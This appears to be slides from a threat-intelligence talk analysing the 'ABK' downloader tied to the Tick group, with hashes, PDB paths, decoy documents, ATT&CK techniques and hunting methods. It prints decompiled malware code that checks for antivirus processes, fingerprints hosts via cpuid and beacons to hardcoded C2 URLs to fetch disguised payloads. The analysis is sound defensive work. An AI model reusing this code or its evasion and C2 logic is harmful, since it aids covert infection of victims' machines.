e4a6a8fb3692d74da004d8159c1554a30505403871b097487454f6c458081a97 00000624.exe
e4a6a8fb3692d74da004d8159c1554a30505403871b097487454f6c458081a97 00000780.exe
```

- **It has PDB information**

- C:\Users\Frank\Desktop\ABK-old\Release\ABK.pdb

Downloader

- Similar code with the same logic as Pattern1


```
do
    v19 = *++v18;
while ( v19 );
strcpy(v18, "work.jpg");
zz_download_file(&Buffer);
if ( v20 )
{
    v21 = sub_4014D0();
    strcpy_s(&Dst, 0xAu, v21);
    GetTempPathA(0x32u, &Buffer);
    strcpy((char *)&v36, "taskmgmt.exe");
    memset(&v37, 0, 0x58u);
    v22 = strlen((const char *)&v36) + 1;

```

```
{
v34 = &unk_41127C;
if ( sub_401560("PccNTMon.exe") )
    v34 = "4";
if ( sub_401560("ccSvcHst.exe") )
    v34 = "1";
if ( sub_401560("McShield.exe") )
    v34 = "2";
if ( sub_401560("360se.exe") )
    v34 = "3";
if ( sub_401560("360sd.exe") )
    v34 = "3";
strcpy(&v57, "https://www.86coding.com//flow//index.php");
memset(&v57, 0, 0x3Au);
v3 = &v55;
do
    v4 = *++v3;
while ( v4 );
strcpy(v3, "?uid=");
_EAX = 1;
__asm { cpuid }
v39 = _EAX;
v40 = _EBX;
v41 = _ECX;
v42 = _EDX;
v44 = 0;
v45 = 0;
v46 = 0;
v47 = 0;
v48 = 0;
v49 = 0;
v50 = 0;
v51 = 0;
v43 = 0;
sprintf(&v43, "%08X%08X", _EDX, _EAX);
v10 = strlen(&v43) + 1;
v11 = &v55;
do
    v12 = *++v11;
while ( v12 );
qmemcpy(v11, &v43, v10);
v13 = &v55;
do
    v14 = *++v13;
while ( v14 );
strcpy(v13, "&pid=");


```


[Pattern3] 2019-01



Downloader

- It has dummy PDF in resource area
 - Named "EXE"



The image shows a PDF viewer window displaying a document with the title "米中貿易摩擦の影響について" (About the Impact of Sino-US Trade Friction). Below the title, there is a redacted area followed by the text "(中国) 有限公司" and "2018年12月".


Overlaid on the bottom right is a Resource Hacker window. The left pane shows a tree view with the following structure:

- EXE
 - 901 : 1033
 - 902 : 1033
 - 903 : 1033
 - 904 : 1033
- String Table
 - 626 : 1033
- Manifest
 - 1 : 1033

The right pane shows a hex dump of the selected resource (901 : 1033), which is a PDF file. The hex dump shows the beginning of a PDF document structure, including the header "%PDF-1.5" and the start of a dictionary object.

Downloader

- It has config in resource area






Downloader

- There is no big change, but it is different in some codes
 - maybe update?


```
{
if ( *((_DWORD *)v53 - 3) != 1 || *v53 != (_WORD)v52 || (v55 =
{
if ( sub_4017C0(L"PccNTMon.exe") )
sub_402690(L"4");
if ( sub_4017C0(L"ccSvcHst.exe") )
sub_402690(L"1");
if ( sub_4017C0(L"McShield.exe") )
sub_402690(L"2");
if ( sub_4017C0(L"360se.exe") )
sub_402690(L"3");
if ( sub_4017C0(L"360sd.exe") )
sub_402690(L"3");
v58 = sub_401450(v56, v57, (int)&v145);
LOBYTE(v175) = 17;
v59 = sub_403650((int)&v144, (int)&v131, L"?uid=");
LOBYTE(v175) = 18;
v60 = sub_401980(&v150, v59, v58);
LOBYTE(v175) = 19;
v61 = sub_403650((int)&v146, (int)v60, L"&pid=");
LOBYTE(v175) = 20;
v62 = (void **)sub_401980(&v151, v61, (int)&v127);
LOBYTE(v175) = 21;
v63 = *v62;
v64 = (char *)*v62 - 16;
v65 = (volatile signed __int32 *)(v131 - 16);
if ( v64 != (_DWORD *)(v131 - 16) )
{
if ( *((_DWORD *)v65 + 3) < 0 || *v64 != *v65 )
```

[Pattern4] 2019-05



Dropper

- **Strings Table**
 - only “Folder”
- **It has PDB information**
 - C:\Users\Frank\Desktop\ABK\Release\Hidder.pdb





Downloader

- Change Check Avs

```
lpszUrl = L"0";
if ( sub_4036F0(L"PccNTMon.exe") )
    lpszUrl = L"4";
if ( sub_4036F0(L"ccSvcHst.exe") )
    lpszUrl = L"1";
if ( sub_4036F0(L"McShield.exe") )
    lpszUrl = L"2";
if ( sub_4036F0(L"360tray.exe") )
    lpszUrl = L"3";
if ( sub_4036F0(L"360sd.exe") )
    lpszUrl = L"3";
if ( sub_4036F0(L"MSASCuiL.exe") )
    lpszUrl = L"5";
lpszAgent = 0;
v9 = GetModuleHandleW(L"kernel32");
dword_4085E0 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(v9, "IsWow64Process");
if ( dword_4085E0 )
```



Downloader


- **Hardcode unique URLs (“//”) and Parameters**
 - Several parameters were added
 - `id=078BFBFF000406F1564309220&group=0&class=6`
- **It has PDB information**
 - `C:\Users\Frank\Documents\Visual Studio 2010\Projects\avenger\Release\avenger.pdb`

```
while ( v27 );
strcpy(v26, "&group=");
v28 = strlen((const char *)lpszUrl) + 1;
v29 = &v69;
do
    v30 = *++v29;
while ( v30 );
qmemcpy(v29, lpszUrl, v28);
v31 = &v69;
do
    v32 = *++v31;
while ( v32 );
strcpy(v31, "&class=");
v33 = lpszAgent;
v34 = strlen((const char *)lpszAgent) + 1;
v35 = &v69;
```

```
strcpy(&MultiByteStr, "http://www.carilite.net//Coolbee//index.php");
memset(&v71, 0, 0x38u);
v12 = &v69;
do
    v13 = *++v12;
while ( v13 );
strcpy(v12, "?id=");
v56 = 0;
v57 = 0;
v58 = 0;
v55 = 0;
cchWideChar = (int)&v55;
if ( &v55 )
{
    v14 = (_DWORD *)cchWideChar;
    _EAX = 1;
    __asm { cpuid }
    *(_DWORD *)cchWideChar = _EAX;
    v14[1] = _EBX;
    v14[2] = _ECX;
    v14[3] = _EDX;
}
v74 = 0;
v75 = 0;
v76 = 0;
v77 = 0;
v78 = 0;
v79 = 0;
v80 = 0;
v81 = 0;
Dest = 0;
sprintf(&Dest, "%08X%08X", v58, v55);
```


Downloader

- **Download dummy bmp**
 - It contains Chinese notepad.exe named winlogon.exe
 - %appdata%\¥Microsoft¥Internet Explorer
- **The implant exe is encoded**





Summary

- **exe using RLO**
 - T1036
- **Targeted advanced decoy files**
- **Binary padding**
 - T1009
- **exe implant to image file**
 - They prefer Windows default wallpaper
- **Use original downloader and rat**
 - ABK Downloader
 - Datper

Summary



Summary

- **Services and methods used for Hunting**
 - VirusTotal
 - Private API
 - Yara (Live & Retro Hunt)
 - Hybrid Analysis
 - Yara (Retro Hunt)
 - ATT&CK Tactic & Technique
 - ANY.RUN
 - ATT&CK Technique
 - Suricata SID
- **Actors TTPs found from public sources**
 - TA544
 - Gorgon Group
 - OceanLotus
 - TA505
 - Tick